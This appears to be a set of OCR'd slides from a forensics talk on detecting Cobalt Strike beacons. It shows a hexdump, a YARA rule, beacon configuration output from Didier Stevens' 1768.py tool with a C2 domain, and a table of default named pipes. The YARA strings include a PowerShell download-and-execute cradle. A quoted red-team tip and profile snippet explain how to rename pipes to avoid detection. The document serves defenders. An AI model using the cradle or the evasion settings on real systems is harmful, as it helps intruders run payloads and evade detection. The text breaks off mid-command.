00000fd0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000fe0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000ff0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00001000: 4889 5c24 0848 896c 2418 4889 7424 2057  H.\$.H.l$.H.t$ W
00001010: 4154 4155 4156 4157 4883 ec20 4533 e445  ATAUAVAWH.. E3.E
00001020: 33f6 33db 4d8b e88b fa4c 8bf9 8bc2 8954  3.3.M....L.....T
00001030: 2458 bd08 0000 0085 d274 59ff cf4d 85ed  $X.......tY..M..
00001040: 7403 41ff d5ff cde8 a0cc 0100 8bf0 eb04  t.A.............
00001050: 4183 f601 e893 cc01 003b f074 f3e8 8acc  A........;.t....
00001060: 0100 8bf0 eb04 4183 f401 e87d cc01 003b  ......A....}...;
00001070: f074 f345 3bf4 74cf 03db 410b de85 ed75  .t.E;.t...A....u
00001080: c441 881f 33db 49ff c78d 6b08 85ff 75ab  .A..3.I...k...u.
00001090: 8b44 2458 488b 5c24 5048 8b6c 2460 488b  .D$XH.\$PH.l$`H.
000010a0: 7424 6848 83c4 2041 5f41 5e41 5d41 5c5f  t$hH.. A_A^A]A\_
000010b0: c3cc cccc 488b c448 8958 084c 8940 1857  ....H..H.X.L.@.W
000010c0: 4883 ec30 4883 6018 0048 8bf9 8bda 488d  H..0H.`..H....H.
000010d0: 4818 4c8d 05ef 5e03 0041 b901 0000 0033  H.L...^..A.....3
000010e0: d2c7 40e8 2000 00f0 ff15 429f 0200 85c0  ..@. .....B.....
000010f0: 7524 448d 4801 4c8d 05cb 5e03 0048 8d4c  u$D.H.L...^..H.L
00001100: 2450 33d2 c744 2420 2800 00f0 ff15 1e9f  $P3..D$ (.......
00001110: 0200 85c0 7426 488b 4c24 504c 8bc7 8bd3  ....t&H.L$PL....
00001120: ff15 129f 0200 83f8 0174 0233 db48 8b4c  .........t.3.H.L
00001130: 2450 33d2 ff15 ee9e 0200 8bc3 488b 5c24  $P3.........H.\$
00001140: 4048 83c4 305f c3cc 4889 5c24 0848 8974  @H..0_..H.\$.H.t
00001150: 2410 5748 83ec 2049 8bf0 8bda 488b f9e8  $.WH.. I....H...
```

```
stage {

    # Controls how Beacon is
      loaded into memory

     set userwx "false";
     set image_size_x86 "512000";
     set image_size_x64 "512000";
     set obfuscate "true";
     set stomppe "true";
     set cleanup "true";
     set checksum "0";
     set entry_point "650688";

}
```

YARA Scanning

```
rule Leviathan_CobaltStrike_Sample_1 {
   meta:
      description = "Detects Cobalt Strike sample from Leviathan report"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Florian Roth"
strings:
      $x1 = "a54c81.dll" fullword ascii
      $x2 = "%d is an x64 process (can't inject x86 content)" fullword ascii
      $x3 = "Failed to impersonate logged on user %d (%u)" fullword ascii
      $s1 = "powershell -nop -exec bypass -EncodedCommand \"%s\"" fullword ascii
      $s2 = "IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/'); %s" fullword ascii
      $s3 = "could not run command (w/ token) because of its length of %d bytes!" fullword ascii
      $s4 = "could not write to process memory: %d" fullword ascii
      $s5 = "%s.4%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x%08x.%08x%08x%
            08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x%08x.%x%x.%s" fullword ascii
      $s6 = "Could not connect to pipe (%s): %d" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 600KB and ( 1 of ($x*) or 3 of them )   }
```

Signature and Beacon Detection



Saturday 7 November 2020

1768 K

Filed under: My Software, Reverse Engineering — Didier Stevens @ 0:00


According to Wikipedia, 1768 Kelvin is the melting point of the metal cobalt.

This tool decodes and dumps the configuration of Cobalt Strike beacons.

You can find a sample beacon here.

@DidierStevens

```
@DidierStevens C:\Demo>zipdump.py -s 2 -d 2019-07-02-Hancitor-malware-and-artifacts.zip | 1768.py
File:
payloadType: 0x100163a4
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Config found: xorkey b'i' 0x00030430 0x00033800
```



Cobalt / Melting point


1,768 K

People also search for

Vanadium	3.47K°F
Tin	449.5°F
Lithium	357°F

https://blog.didierstevens.com/2020/11/07/1768-k/


Signature and Beacon Detection



```
# python3 1768.py base-wkstn-05-memory.img
Config found: xorkey b'i' 0x00000000 0x00010000
0x0001 payload type                     0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                             0x0001 0x0002 443
0x0003 sleeptime                        0x0002 0x0004 300
0x0004 maxgetsize                       0x0002 0x0004 1398104
0x0005 jitter                           0x0001 0x0002 0
0x0006 maxdns                           0x0001 0x0002 255
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818100929626
9f8774d3b6717cfe39a2c401b813d899f56a6be76f257d3e9c536e7d941a5299bd999aaec70b5bb8cb911bb58d40264fa62eade1489cfda06339ec
d9b3640f545e39c096163faaa7d87ce733c5a19287bcffb5eb0ef9a7db32882c3b17df020301000100000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                   0x0003 0x0100 'www.technicalbird.com,/api/'
0x0009 useragent                        0x0003 0x0080 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
0x000a post-uri                         0x0003 0x0040 '/blog/wp-includes/pomo/src.php'
0x000b Malleable_C2_Instructions        0x0003 0x0100 '\x00\x00\x00\x04\x00\x00\x00\x03'
0x000c http_get_header                  0x0003 0x0100
  b'Referer: http://www.bing.com'
  b'kAccept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5'
  b'Accept-Language: en-us,en;q=0.5'
  b'Host: www.technicalbird.com'
0x000d http_post_header                 0x0003 0x0100
  b'&Content-Type: application/octet-stream'
  b'Accept-Language: en-us,en;q=0.5'
  b'Host: www.technicalbird.com'
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x000f pipename                         0x0003 0x0080 '\\\\%s\\pipe\\perf-%x'
```

Named Pipes

"In offense, knowing your IOCs and how to change or avoid them is key to success. Our goal with Cobalt Strike isn't amazing and ever-changing default pipe names or IOCs. Our goal is flexibility."–Raphael Mudge



Named Pipes


A *named pipe* is a named, one-way or duplex pipe for communication between the pipe server and one or more pipe clients. All instances of a named pipe share the same pipe name, but each instance has its own buffers and handles, and provides a separate conduit for client/server communication.

The server-side function for instantiating a named pipe is CreateNamedPipe. The server-side function for accepting a connection is ConnectNamedPipe. A client process connects to a named pipe by using the CreateFile or CallNamedPipe function.

Named pipes can be used to provide communication between processes on the same computer or between processes on different computers across a network. If the server

https://docs.microsoft.com/en-us/windows/win32/ipc/named-pipes

Named Pipes in Memory (Live System)



Administrator: Command Prompt

```
PipeList v1.02 - Lists open named pipes
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Pipe Name                                 Instances      Max Instances
---------                                 ---------      -------------
InitShutdown                                  3               -1
lsass                                         4               -1
ntsvcs                                        3               -1
scerpc                                        3               -1
Winsock2\CatalogChangeListener-3e4-0          1                1
Winsock2\CatalogChangeListener-4c8-0          1                1
epmapper                                      3               -1
```

Default Named Pipes in Cobalt Strike

`\\.\pipe\MSSE-####-server`	Default Artifact Kit (AV bypass)
`\\<target>\pipe\msagent_##`	Beacon P2P (SMB) Communication
`\\.\pipe\status_##`	Stager for Lateral Movement (psexec_psh Module)
`\\.\pipe\postex_ssh_####`	Communication Pipe for SSH Sessions
`\\.\pipe\#######` (7-10 char)	Post-Exploitation Jobs (mimikatz, powerpick, pth, etc.)
`\\.\pipe\postex_####`	Post-Exploitation Jobs v4.2+


# = random hex value



File Opened

File Path	Access	Options	Content overwritten	Completion	Count	Source Address	Symbol
\pipe\MSSE-1155-server	read attributes | synchronize | generic read	synchronous io non alert | non directory file	false	success or wait	1	4016AB	CreateFileA


Named Pipes in Memory



Oddvar Moe @Oddvarmoe · Feb 5

Remember fellow Red Teamers, add the "set pipename" to something in the Malleable profile, don't want to be using default values and get caught. Use the command dir \\.\pipe\\ on W10 to list the ones present and work from that.


```
post-ex {
     # change our post-ex output named pipe names...
     set pipename "netsvcs-##, f53f##, fhsvc-####";
}
```



```
root@siftworkstation: /cases/memory
# vol.py -f base-rd01-memory.img --profile=Win10x64_16299 pslist -p 5848

Offset(V)           Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start

